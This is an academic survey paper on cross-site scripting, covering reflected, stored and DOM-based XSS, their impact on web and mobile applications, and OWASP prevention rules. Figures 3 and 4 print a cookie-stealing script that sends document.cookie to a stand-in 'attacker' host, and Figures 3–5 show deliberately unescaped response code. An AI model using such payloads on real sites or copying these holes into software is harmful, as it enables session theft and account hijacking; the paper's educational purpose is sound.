ISSN: 0974-5823 Vol. 7 No. 1 January, 2022

International Journal of Mechanical Engineering

Security Impact of Cross-site Scripting Vulnerabilities on Web Applications and Their Awareness

Isatou Hydara

Dept. of Software Engineering and Information System, Faculty of Computer Science and Information Technology, Universiti Putra Malaysia, UPM Serdang, Selangor.

Abu Bakar Md Sultan

Dept. of Software Engineering and Information System, Faculty of Computer Science and Information Technology, Universiti Putra Malaysia, UPM Serdang, Selangor.

Hazura Zulzalil

Dept. of Software Engineering and Information System, Faculty of Computer Science and Information Technology, Universiti Putra Malaysia, UPM Serdang, Selangor.

Novia Indriaty Admodisastro

Dept. of Software Engineering and Information System, Faculty of Computer Science and Information Technology, Universiti Putra Malaysia, UPM Serdang, Selangor.

Abstract - Cross-site scripting vulnerabilities exist in many web applications. They are a security problem that has affected web applications for the last two decades as well as the mobile version of web applications more recently. They can seriously affect web application users with the loss of their private data to web hackers. In addition, other security problems can occur including denial of service attacks that can shut down networks, phishing attacks that enable theft of user data, and the exposure to other similar threats. The previous proposed solutions to cross-site scripting vulnerabilities mostly focused on mitigating these vulnerabilities on traditional web applications. However, this is changing as more researchers are also including the mobile versions in their proposed solutions. This is because more people are using their mobile phones to open web applications and they face an increasing threat of cross-site scripting attacks and the possibility of being victimized. In this paper, we explore and discuss the security impact that cross-site scripting vulnerabilities have in modern web applications, and the importance of raising awareness of these vulnerabilities, not only within the technology industry but also to the public.

Keywords: *cross-site scripting, cross-site scripting attacks, cross-site scripting vulnerability, software security, XSS vulnerability awareness*

INTRODUCTION

Technology has now become an important aspect of our lives in all parts of the world. We hardly go by a full day without using it in one form or the other. As this technology advances, we use it more to carry out many of our daily transactions using Desktop and Mobile web applications. Many businesses and organizations also use it to provide access to many of their services for their customers and visitors [1].

However, as web applications become very vital to the successful delivery of business and organization services, their security has also become more complex. Hence, many security vulnerabilities have been discovered and studied as a result of the many reported incidences of security threats and breaches affecting web applications [2]. Also, such applications that were only accessible in Desktops in the past, are now accessible through mobile phones as well, thus further increasing their security risks.

Cross-site scripting (XSS) [3], [4] vulnerabilities form part of the major security vulnerabilities that are found in web applications. XSS attacks take place because of the presence of these vulnerabilities, whereby affected web applications are exploited when they are available and running online. Hackers can easily insert malicious codes where these applications accept user inputs such as when providing usernames and passwords to login to a web application. Consequently, XSS attacks resulting to the theft of cookies, accounts hijacking, manipulations of web content, and theft of user sensitive data can take place.

The existence of these security problems, therefore, raise the need for more awareness of their impact to businesses and users. Although there are a lot of researchers working to address the problem of XSS vulnerabilities, it is far from being eliminated completely from web applications. Hence, it is important to give more warning to the public about this issue and advice on secure ways to surf the internet.

In this paper, we discuss the impact that XSS vulnerabilities have on both desktop and mobile web applications and their awareness in the public. The rest of the paper is thus organized: In Section 2, we discuss the overview of XSS vulnerabilities and the different types of XSS attacks. Section 3 discusses the impact of XSS vulnerabilities on web applications security and Section 4 evaluates the importance of raising awareness about this security problem to wider public of internet users. Section 5 provides the concluding part of the paper.

OVERVIEW OF CROSS-SITE SCRIPTING VULNERABILITIES

XSS vulnerabilities [3], [5] are classified as injection vulnerabilities found in web applications that do not perform encoding or verification of user inputs properly. They can be exploited using XSS attacks when web applications are available online. The security of many web applications on the internet is not up to par with industry standards, and the mobile versions are not much different. A high percentage of 81% of mobile web applications were found as vulnerable to XSS attacks in a survey study [6]. This shows that mobile web applications are inheriting the same security vulnerabilities from Desktop web applications. HTML5, which is used in mobile applications development, was also found to be vulnerable to XSS [7]. Moreover, XSS vulnerabilities are in the top 10 vulnerabilities list in Mobile applications [8] as shown in Fig. 1, as well as in HTML5 [9].



Mobile Top 10 2014
OWASP
M1 Weak Server Side Controls
M2 Insecure Data Storage
M3 Insufficient Transport Layer Protection
M4 Unintended Data Leakage
M5 Poor Authorization and Authentication
M6 Broken Cryptography
M7 Client Side Injection
M8 Security Decisions Via Untrusted Inputs
M9 Improper Session Handling
M10 Lack of Binary Protections

FIG. 1. MOBILE TOP 10, ADOPTED FROM [8]

The issue of XSS vulnerabilities being a security problem in web applications has been in existence for at least two decades now. It began in the 2000s when the World Wide Web was in its early days. They are a type of injection vulnerabilities exploited using malicious codes. The codes are injected as scripts into user input data fields and executed by the trusting web applications [3]. This occurs because of the failure in validating user inputs in web applications during software development. Therefore, the lack of proper verification techniques of the users' inputs allows hackers to attack an application.

Fig. 2 shows an example of an XSS attack as discussed next. When successful, an XSS attack can lead to some serious security violations affecting not only the web applications but the users as well. Attackers write and inject malicious codes into the user input that is not validated. Thereafter, they can make the code to steal cookies, transfer some private user data, take ownership of users' accounts, change some web content, and carry out denial of service attacks.





FIG. 2. HIGH LEVEL VIEW OF XSS, ADOPTED FROM [5]

The XSS attacks are of three different types which are reflected XSS, stored XSS and DOM-based XSS [3], [5]. Reflected and stored XSS attacks are executed on the server side of the vulnerable web application, while DOM-based XSS attacks are executed on the client side. The DOM-based attacks are less common than the previous two, but equally harmful as they can collect sensitive or important data from the users' computers [10]. The subsections bellow discussed each of the types of XSS with more details and example.

A. *Reflected Cross-site Scripting*

The first type of XSS attacks, Reflected XSS (also known as Non-Persistent XSS or Type I XSS) attacks, occur when the malicious code in the user input data is run immediately (reflected) to generate an output page for the users. This will allow client-side code to be injected into the dynamic web page. The provided input is not validated and is then included in the script without any HTML encoding. If malicious code is included in the input, it is then executed resulting to any malicious intent that the attacker has. This could be the theft of user's login credentials, or other sensitive data. Fig. 3 shows an example of reflected XSS.


Attacker
Attacker's Server
Website
1
Check this out: http://website/search?keyword=<script>...</script>
4
GET http://attacker/?cookie=sensitive-data
Victim's Browser
2
GET http://website/search?keyword=<script>...</script>
3
200 OK

Website's Response Script

```
print "<html>"
print "You searched for:"
print request.query['keyword']
print "</html>"
```


Website's Response to Victim

```
<html>
You searched for:
<script>
window.location='http://attacker/?cookie='+document.cookie
</script>
</html>
```

FIG. 3. EXAMPLE OF REFLECTED XSS, ADOPTED FROM [11]

B. *Stored Cross-site Scripting*

The second type of XSS attacks, stored XSS or Type II, are classified as the strongest kinds of XSS attacks as they remain in the server and continuously affect the web application users. Hence, they are also known as Persistent XSS. This type of attack takes place when malicious code is sent by the attacker and stored in the server. The code could be saved in the database, leading to another form of vulnerability called SQL injection. Or it could be stored in message forums, in the comments field, or similar data locations that are trusted. Eventually, this will be displayed to users in a web page without being encoded using HTML entities when requested by users. Fig. 4 shows an example of stored XSS.


1
Attacker
Attacker's Browser
Attacker's Server
POST http://website/post-comment
<script>...</script>
Website
4
GET http://attacker/?cookie=sensitive-data
Victim's Browser
2
GET http://website/latest-comment
3
200 OK

Website's Database

```
latestComment: <script>window.location='http://attacker/
               ?cookie='+document.cookie</script>
```

Website's Response Script

```
print "<html>"
print "Latest comment:"
print database.latestComment
print "</html>"
```


Website's Response to Victim

```
<html>
Latest comment:
<script>
window.location='http://attacker/?cookie='+document.cookie
</script>
</html>
```

FIG. 4. EXAMPLE OF REFLECTED XSS, ADOPTED FROM [11]

C. Document Object Model (DOM)-Based Cross-site Scripting

The third type of XSS attacks, DOM-based XSS (referred to as Type III XSS) is different from the first two XSS attack types. It takes place on the client side of an application. The JavaScript code does not need to be sent to the server for the attack to occur. The JavaScript code can access URL request parameters and then writes its own HTML page using the information from the parameters. If the information is not properly encoded, it can lead to an XSS vulnerability to be exploited. Browsers can, therefore, re-interpret the written page thereby executing the malicious codes. Fig. 5 illustrates an example of a DOM-based XSS attack.


Attacker
Attacker's Server
Website
1
Check this put: http://website/search?keyword=<script>...</script>
5
GET http://attacker/?cookie=sensitive-data
Victim's Browser
2
GET http://website/search?keyword=<script>...</script>
3
200 OK
4

Website's Response Script

```
print "<html>"
print "You searched for: <em></em>"
print "<script>"
print "var keyword = location.search.substring(6);"
print "document.querySelector('em').innerHTML = keyword;"
print "</script>"
print "</html>"
```

Website's Response to Victim After innerHTML Manipulation

```
<html>
You searched for: <em><script>...</script></em>
<script>
var keyword = location.search.substring(6);
document.querySelector('em').innerHTML = keyword;
</script>
</html>
```

Website's Response to Victim

```
<html>
You searched for: <em></em>
<script>
var keyword = location.search.substring(6);
document.querySelector('em').innerHTML = keyword;
</script>
</html>
```

FIG. 5. EXAMPLE OF DOM-BASED XSS, ADOPTED FROM [11]

IMPACT OF XSS VULNERABILITIES ON DESKTOP AND MOBILE WEB APPLICATION SECURITY

We live in an era whereby technology is used in almost all aspects of our daily lives' activities all over the world and Malaysia is no exception. Since the advent of E-Commerce, businesses and organizations have depended on the Internet and web applications to make their services accessible online. As the Internet is growing and providing great services, so will the conducting of business transactions and social interactions also increase and become a norm.

In Malaysia, many businesses have taken their services online in order to access a wider market share. Banking websites, such as CIMBClicks and MayBank, make it easy for customers to make money transfers online, payment of their bills, and other similar transactions. They can process all these without visiting the bank branches. Many online stores such as Lazada and Shopee also facilitate E-commerce in the country by making buying and selling of good online very easy.

The security of web applications has become more complex over the years as their importance to businesses and organizations increases [3], [4], [12]. Maintaining an online presence significantly adds to their success. Therefore, many security vulnerabilities are being discovered that continue to raise the bar as security threats are concerned. Moreover, these web applications are easily accessible with mobile phones, thus increasing the risks even further.

Most of these web applications contain many security vulnerabilities when they are launched to the public and running online. This is mainly because of the limited time given to develop software applications. Managers of projects hardly include security requirements in the project budgets, the schedule and or the staffing of many web application projects [10].

Usually, web applications are developed under many constraints including finances, and expertise or talent. This can affect the focus on security requirements as they are not prioritized or become an afterthought. Oftentimes, the developers are not aware of existing security vulnerabilities or they lack the knowledge to mitigate them while developing or testing web applications. Such applications are then completed and delivered with many vulnerabilities including XSS. Thus, this provides opportunities for them to be exploited. This is evident in a recent study that found 80% of all the web applications they surveyed are vulnerable to security attacks [6]. Notwithstanding, XSS vulnerabilities may still be present in web applications despite the effort of planning for and including security requirements from the onset of a software development project.

Over the years, many research studies have been conducted to mitigate XSS vulnerabilities in both desktop [13]–[16] and mobile versions [6], [7], [17], [18] of web applications. Less research works on the mobile version has been done. However, with the increased use of mobile phones to access the internet, and with more vulnerabilities being reported, researchers are focusing more on mobile web applications. Several methods and approaches exist to mitigate vulnerabilities using either or both of static and dynamic analysis techniques. However, the problem of XSS vulnerabilities still remains a big security issue for web applications.

Table I provides a summary of the common consequences in web applications due to the impact of XSS vulnerabilities. It indicates their impact on the security attributes of web application data such as confidentiality, integrity, and accessibility.

TABLE I. SUMMARY OF XSS IMPACT ON WEB APPLICATIONS, ADOPTED FROM [12]

Scope	Impact
Confidentiality Access control	The ability to bypass protection mechanisms and read web application data
Integrity Confidentiality Availability	The ability to execute unauthorised code and commands
Confidentiality Integrity Availability Access Control	The ability to bypass protection mechanisms, to read web application data, and to execute unauthorised code and commands


AWARENESS ON XSS PREVENTION IN WEB APPLICATION

Even though a lot of research work is being conducted to eliminate or mitigate XSS vulnerabilities in web applications, it is still very important to raise awareness on this problem. Both web application developers and users need to understand the seriousness of XSS vulnerabilities and what they can do limit their impact on web applications security.

Web application developers should integrate security requirements at all the stages of the software development lifecycle [3], [12]. Many web applications are developed in a rush and their security only become an afterthought. It very important for web applications to not only understand the negative impact of XSS and other vulnerabilities, but also to have the ability to mitigate them. Table II and III show the XSS prevention rules provided by OWASP [19], [20] to guide developers in tackling XSS vulnerabilities when building web applications.


Likewise, web applications users should be given warnings and best practices guidelines when visiting web applications online, especially, with applications where sensitive information is shared. For example, banking applications such as CIMBClicks provides security warnings to its visitors. Additionally, users need to be careful with clicking links that may take them to unsecure site where may fall victims to hackers.

TABLE II. SUMMARY OF REFLECTED AND STORED XSS PREVENTION RULES, ADOPTED FROM [19]



Prevention Rule	Description
Rule No.0	Only follow Rule 1 to Rule 7 when referencing user inputs
Rule No.1	Encode with HTML before putting untrusted data in HTML element content
Rule No.2	Attribute encode before inserting untrusted data into html common attributes
Rule No.3	JavaScript encode before inserting untrusted data into JavaScript data values
Rule No.4	CSS encode and strictly validate before inserting untrusted data into HTML style property values
Rule No.5	URL encode before inserting untrusted data into html URL parameter values
Rule No.6	Sanitize HTML Markup with sanitizer library designed for it. An example is the OWASP Java HTML Sanitizer [21]
Rule No.7	Avoid JavaScript URLs
Rule No.8	To prevent DOM-Based XSS. The rule has six sub-rules under it.

TABLE III. SUMMARY OF DOM-BASED XSS PREVENTION RULES, ADOPTED FROM [20]



Prevention Rule	Description
Rule No.8-1	HTML escape then JavaScript escape before inserting untrusted data into HTML subcontext within the execution context
Rule No.8-2	JavaScript escape before inserting untrusted data into HTML attribute subcontext within the execution context
Rule No.8-3	JavaScript Escape before Inserting Untrusted Data into HTML Attribute Subcontext within the Execution Context
Rule No.8-4	JavaScript escape before inserting untrusted data into the CSS attribute subcontext within the execution context
Rule No.8-5	URL escape then JavaScript escape before inserting untrusted data into URL attribute subcontext within the execution context
Rule No.8-6	Populate the DOM using safe JavaScript functions or properties

CONCLUSION

In this paper, we discussed the impact that XSS vulnerabilities have on the security of desktop and mobile applications. XSS vulnerabilities are a major security problem for both Desktop and mobile web applications. Their impact on the security of web applications is very serious as users access the internet daily for business and social interactions. We provided an overview of XSS vulnerabilities and their types. We also discussed the impact they have on web applications security. Finally, we addressed the importance of raising awareness on XSS vulnerabilities to both web application developers and users.

ACKNOWLEDGEMENTS

This research was supported by the Malaysian Ministry of Higher Education through grants FRGS 08-01-19-2159FR to Universiti Putra Malaysia.

REFERENCES

[1] I. Hydara, A. B. M. Sultan, H. Zulzalil, and N. Admodisastro, “Towards cross-site scripting vulnerability detection in mobile web applications,” *Int. J. Eng. Technol.*, vol. 7, no. 4, pp. 18–21, 2018.

[2] G. E. Rodríguez, J. G. Torres, P. Flores, and D. E. Benavides, “Cross-site scripting (XSS) attacks and mitigation: A survey,” *Comput. Networks*, vol. 166, pp. 1–23, 2020.

[3] OWASP, “Cross Site Scripting (XSS),” *OWASP Foundation*, 2022. [Online]. Available: https://www.owasp.org/index.php/Cross-site_Scripting_(XSS). [Accessed: 15-Jan-2022].

[4] Acunetix, “Cross Site Scripting (XSS),” *Acunetix*, 2022. [Online]. Available: http://www.acunetix.com/websitesecurity/cross-site-scripting/. [Accessed: 15-Jan-2022].

[5] S. Vonnegut, “XSS: The Definitive Guide to Cross-Site Scripting Prevention,” *Checkmarx.com*, 2015. [Online]. Available: https://www.checkmarx.com/2015/04/14/xss-the-definitive-guide-to-cross-site-scripting-prevention/. [Accessed: 26-Jan-2017].

[6] A. Javed and J. Schwenk, “Towards Elimination of Cross-Site Scripting on Mobile Versions of Web Applications,” in *14th WISA: International Workshop on Information Security Applications*, 2014, vol. LNCS 8267, pp. 103–123.

[7] Y. L. Chen, H. M. Lee, A. B. Jeng, and T. E. Wei, “DroidCIA: A novel detection method of code injection attacks on HTML5-based mobile apps,” in *Proceedings - 14th IEEE International Conference on Trust, Security and Privacy in Computing and Communications, TrustCom 2015*, 2015, vol. 1, pp. 1014–1021.

[8] OWASP, “Mobile Top 10 2014-M7 - OWASP,” *OWASP Foundation*, 2014. [Online]. Available: https://www.owasp.org/index.php/Mobile_Top_10_2014-M7. [Accessed: 26-Jan-2020].

[9] S. Shah, “HTML5 Top 10 Threats - Stealth Attacks and Silent Exploits,” in *BlackHat USA 2012*, 2012, pp. 1–21.

[10] I. Hydara, A. B. M. Sultan, H. Zulzalil, and N. Admodisastro, “Current state of research on cross-site scripting (XSS) - A systematic literature review,” *Inf. Softw. Technol.*, vol. 58, pp. 170–186, 2015.

[11] J. Kallin and I. L. Valbuena, “Excess XSS: A comprehensive tutorial on cross-site scripting,” *Excess-xss.com*, 2019. [Online]. Available: https://excess-xss.com/. [Accessed: 12-Dec-2019].

[12] CWE, “CWE - CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting’) (2.5),” *The MITRE Corporation*, 2022. [Online]. Available: http://cwe.mitre.org/data/definitions/79.html. [Accessed: 15-Jan-2022].

[13] L. K. Shar and H. B. K. Tan, “Automated removal of cross site scripting vulnerabilities in web applications,” *Inf. Softw. Technol.*, vol. 54, no. 5, pp. 467–478, May 2012.

[14] I. Medeiros, N. Neves, and M. Correia, “Detecting and Removing Web Application Vulnerabilities with Static Analysis and Data Mining,” *IEEE Trans. Reliab.*, vol. 65, no. 1, pp. 54–69, 2016.

[15] G. Kaur, B. Pande, A. Bhardwaj, G. Bhagat, and S. Gupta, “Efficient yet Robust Elimination of XSS Attack Vectors from HTML5 Web Applications Hosted on OSN-Based Cloud Platforms,” *Procedia Comput. Sci.*, vol. 125, pp. 669–675, 2018.

[16] R. Wang, G. Xu, X. Zeng, X. Li, and Z. Feng, “TT-XSS: A novel taint tracking based dynamic detection framework for DOM Cross-Site Scripting,” *J. Parallel Distrib. Comput.*, pp. 4–10, 2017.

[17] G. Dong, X. Wang, P. Wang, and L. Liu, “Detecting Cross Site Scripting Vulnerabilities Introduced by HTML5,” in *11th International Joint Conference on Computer Science and Software Engineering*, 2014, pp. 319–323.

[18] P. Mutchler, A. Doupe, J. Mitchell, C. Kruegel, and G. Vigna, “A Large-Scale Study of Mobile Web App Security,” *Mob. Secur. Technol. 2015*, 2015.

[19] OWASP, “XSS (Cross Site Scripting) Prevention Cheat Sheet,” *OWASP Foundation*, 2022. [Online]. Available: https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet. [Accessed: 15-Jan-2022].

[20] OWASP, “DOM based XSS Prevention Cheat Sheet,” *OWASP Foundation*, 2022. [Online]. Available: https://www.owasp.org/index.php/DOM_based_XSS_Prevention_Cheat_Sheet. [Accessed: 03-Jan-2022].

[21] OWASP, “OWASP Java HTML Sanitizer,” *OWASP Foundation*, 2022. [Online]. Available: https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project. [Accessed: 03-Jan-2022].